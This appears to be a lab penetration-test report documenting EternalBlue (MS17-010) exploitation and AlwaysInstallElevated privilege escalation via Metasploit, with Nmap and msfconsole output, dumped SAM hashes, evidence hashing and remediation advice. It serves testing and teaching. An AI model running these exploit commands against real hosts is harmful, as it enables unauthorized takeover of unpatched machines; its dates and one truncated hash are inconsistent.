04
Post-Exploitation & Evidence Collection

Analyst: VAPT Analyst
Target(s): Internal test network (Metasploit lab / Metasploitable/Windows VM environment)
Tools: Metasploit (msfconsole, Meterpreter), Volatility, Wireshark, sha256sum, dd (for imaging), read-only mounts

1) Executive summary

A controlled penetration test exercised SMB remote code execution (MS17-010 / EternalBlue) to obtain an initial foothold, then escalated privileges locally using exploit/windows/local/always_install_elevated. Network traffic (PCAP), Meterpreter session logs, and volatile memory exports were collected, hashed (SHA-256), and preserved with a documented chain-of-custody for forensic review.

2) Objective

- Demonstrate exploitation and privilege escalation on lab hosts.
- Collect, preserve, and verify evidence (network capture, session logs, memory images).
- Maintain a tamper-evident chain-of-custody for all artifacts.

3) Methodology

A. Reconnaissance

- Scanned target hosts (Nmap) to discover SMB (TCP 445) and open services.
- Confirmed vulnerable SMB version and windows build metadata.

B. Exploitation — EternalBlue (remote)

- Launched Metasploit and used MS17-010 module to gain initial shell:

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.225.138
exploit
```

Result: Meterpreter session established (session logged). Session start time recorded in analyst log.

C. Post-exploitation — local privilege escalation

- From Meterpreter shell, enumerated installers and services to identify AlwaysInstallElevated opportunity.
- Used Metasploit local exploit:

```
use exploit/windows/local/always_install_elevated
set SESSION 2
exploit
```

Result: Elevated to SYSTEM (success). All commands, outputs and timestamps saved to session log.

D. Evidence collection

- Network capture: ran Wireshark/tcpdump on monitoring host during exploitation; saved traffic_2025-08-25.pcap.
- Meterpreter logs: exported session transcripts and meterpreter.
- Volatile memory: dumped memory with dd/Volatility plugin or password hashdump.

E. Verification & hashing

- Generated SHA-256 hashes for every artifact:

```
sha256sum traffic_2025-08-25.pcap > traffic_2025-08-25.pcap.sha256
```

- Hashes recorded in the evidence log and on physical/digital custody forms.

4) Evidence inventory

Item	Description	Collected By	Date	Hash Value
Traffic log	HTTP/SMB traffic PCAP	VAPT Analyst	14-10-2025	ed6b905bf5590e759e3cfda8a6fa3db8001c8ab3fe2b6b172d43abc15e9c0f1b
Meterpreter Log-Administrator	SAM database	VAPT Analyst	14-10-2025	500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
Meterpreter Log-username	SAM database	VAPT Analyst	14-10-2025	1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Meterpreter Log-Guest	SAM database	VAPT Analyst	14-10-2025	501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::

5) Chain-of-custody

- Evidence collection started; analyst (VAPT Analyst) initiated Wireshark capture on monitoring host (read-only log created).

- Meterpreter session established; session ID and PID logged. Exported session transcript at 09:08.
- Memory dump taken via Meterpreter memdump (read-only copy).

- All artifacts copied to secure evidence directory with read-only mounts and checksums generated.

- Each artifact entry includes: filename, SHA-256, UTC timestamp, collector name, brief description, storage location, and signature of collector (digital/analyst initials)

6) Preservation & integrity measures

- Artifacts stored on an evidence server with write-once permissions (or on a read-only media); original capture retained untouched.

- All hash values computed immediately after collection and stored in the evidence log.

- Timestamps synchronized to NTP prior to testing; analyst log includes time zone (IST/UTC offset) and local time.

7) Findings & impact

- EternalBlue (MS17-010): Successful remote exploitation allowed arbitrary code execution and Meterpreter session. Impact: remote takeover potential for unpatched SMB hosts.

- AlwaysInstallElevated: Local privilege escalation to SYSTEM achieved where policy permitted MSI installation by non-privileged accounts. Impact: complete host compromise and persistence capability.

8) Recommendations

- Apply Microsoft security updates for MS17-010 and later SMB patches to all vulnerable systems.

- Disable AlwaysInstallElevated by setting MSIAlwaysInstallElevated to 0 for both HKLM and HKCU where not required.

- Restrict SMB exposure — block TCP/445 at perimeter and internal segmentation.

- Implement EDR/behavioral monitoring to detect suspicious SMB exploitation and anomalous MSI installs.


- Maintain rigorous asset inventory and patch management.

9) Evidence collection summary

Captured network traffic and system artifacts following privilege escalation and SMB exploitation. Evidence includes Wireshark PCAP, Meterpreter session logs, exported volatile memory, and SHA-256 hashes. Chain-of-custody maintained using digital signatures, timestamps, and analyst logs. All items preserved read-only; integrity verified and documented for forensic review and internal reporting completed successfully.


10) Appendices (tools & useful commands)

Nmap:




```
—$ nmap -sC -sV -sS 192.168.225.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 10:52 EDT
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Scan
Service scan Timing: About 33.33% done; ETC: 10:54 (0:01:24 remaining)
Nmap scan report for 192.168.225.138
Host is up (0.00043s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 m
icrosoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:92:BD:6C (VMware)
Service Info: Host: WIN-TD63QCEPL68; OS: Windows; CPE: cpe:/o:microsoft
:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic
6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-TD63QCEPL68
|   NetBIOS computer name: WIN-TD63QCEPL68\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-10-14T20:23:20+05:30
|_nbstat: NetBIOS name: WIN-TD63QCEPL68, NetBIOS user: <unknown>, NetBI
OS MAC: 00:0c:29:92:bd:6c (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-10-14T14:53:20
|_  start_date: 2025-10-14T14:10:19
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```


Metasploit:




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


       =[ metasploit v6.4.90-dev                          ]
+ -- --=[ 2,561 exploits - 1,307 auxiliary - 1,683 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search eternal

Matching Modules
================

   #   Name                                           Disclosure Date  Rank
   Check  Description
   -   ----                                           ---------------  ----
   -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .
   .     .
   2     \_ target: Windows 7                         .                .
   .     .
   3     \_ target: Windows Embedded Standard 7       .                .
   .     .
   4     \_ target: Windows Server 2008 R2            .                .
   .     .
   5     \_ target: Windows 8                         .                .
   .     .
   6     \_ target: Windows 8.1                       .                .
   .     .
   7     \_ target: Windows Server 2012               .                .
```




```
msf > search auxiliary eternalblue

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  D
escription
   -  ----                                   ---------------  ----    -----  -
-----------
   0  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comm
and Execution
   1    \_ AKA: ETERNALSYNERGY              .                .       .      .
   2    \_ AKA: ETERNALROMANCE              .                .       .      .
   3    \_ AKA: ETERNALCHAMPION             .                .       .      .
   4    \_ AKA: ETERNALBLUE                 .                .       .      .
   5  auxiliary/scanner/smb/smb_ms17_010    .                normal  No     M
S17-010 SMB RCE Detection
   6    \_ AKA: DOUBLEPULSAR                .                .       .      .
   7    \_ AKA: ETERNALBLUE                 .                .       .      .


Interact with a module by name or index. For example info 7, use 7 or use aux
iliary/scanner/smb/smb_ms17_010

msf > use 0
msf auxiliary(admin/smb/ms17_010_command) > use 5
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHECK_ARCH   true             no        Check for architecture on vul
                                           nerable hosts
   CHECK_DOPU   true             no        Check for DOUBLEPULSAR on vul
                                           nerable hosts
   CHECK_PIPE   false            no        Check for named pipe on vulne
                                           rable hosts
   NAMED_PIPES  /usr/share/metaspl yes     List of named pipes to check
                oit-framework/data
                /wordlists/named_p
                ipes.txt
   RHOSTS                        yes       The target host(s), see https
                                           ://docs.metasploit.com/docs/u
```




```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.225.138
RHOSTS ⇒ 192.168.225.138
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.225.138:445    - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 192.168.225.138:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > search eternalblue

Matching Modules
================

   #   Name                                           Disclosure Date  Rank
   Check  Description
   -   ----                                           ---------------  ----
   -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .
   .      .
   2     \_ target: Windows 7                         .                .
   .      .
   3     \_ target: Windows Embedded Standard 7       .                .
   .      .
   4     \_ target: Windows Server 2008 R2            .                .
   .      .
   5     \_ target: Windows 8                         .                .
   .      .
   6     \_ target: Windows 8.1                       .                .
   .      .
   7     \_ target: Windows Server 2012               .                .
   .      .
   8     \_ target: Windows 10 Pro                    .                .
   .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .
   .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal
   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
   11    \_ target: Automatic                         .                .
   .      .
   12    \_ target: PowerShell                        .                .
```



